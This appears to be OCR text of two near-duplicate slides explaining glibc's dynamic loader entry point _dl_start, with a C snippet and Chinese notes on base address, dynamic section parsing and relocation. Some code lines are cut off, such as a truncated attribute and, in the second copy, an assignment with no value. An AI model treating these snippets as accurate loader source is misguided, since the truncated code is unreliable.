
```
$ 
#define GL(name) _rtld_global._##name
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map
#define DONT_USE_BOOTSTRAP_MAP 1

static ElfW(Addr) __attribut
    _dl_start(void *arg)
{
    bootstrap_map.l_addr = elf_machine_load_address();
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();
    elf_get_dynamic_info(&bootstrap_map, NULL);

    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);

    bootstrap_map.l_relocated = 1;
    ElfW(Addr) entry = _dl_start_final(arg);
    return entry;
}
```

Base 加上 offset 得到 dynamic section 的位址

$ DL Start

_dl_start

- 取得 ld base address
- 取得 dynamic section 位址
- 解析 dynamic entry 並且載入到對應的 l_info[ ] 當中
- 處理 dl 的 relocation
- 執行 _dl_start 的下半段 _dl_start_final




```
$ 
#define GL(name) _rtld_global._##name
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map
#define DONT_USE_BOOTSTRAP_MAP 1

static ElfW(Addr) __attribu
    _dl_start(void *arg)
{
    bootstrap_map.l_addr = 
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();
    elf_get_dynamic_info(&bootstrap_map, NULL);

    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);

    bootstrap_map.l_relocated = 1;
    ElfW(Addr) entry = _dl_start_final(arg);
    return entry;
}
```

去 parse ELF header，
初始化 ld 自己的 l_info

$ DL Start

_dl_start

- 取得 ld base address
- 取得 dynamic section 位址
- 解析 dynamic entry 並且載入到對應的 l_info[ ] 當中
- 處理 dl 的 relocation
- 執行 _dl_start 的下半段 _dl_start_final



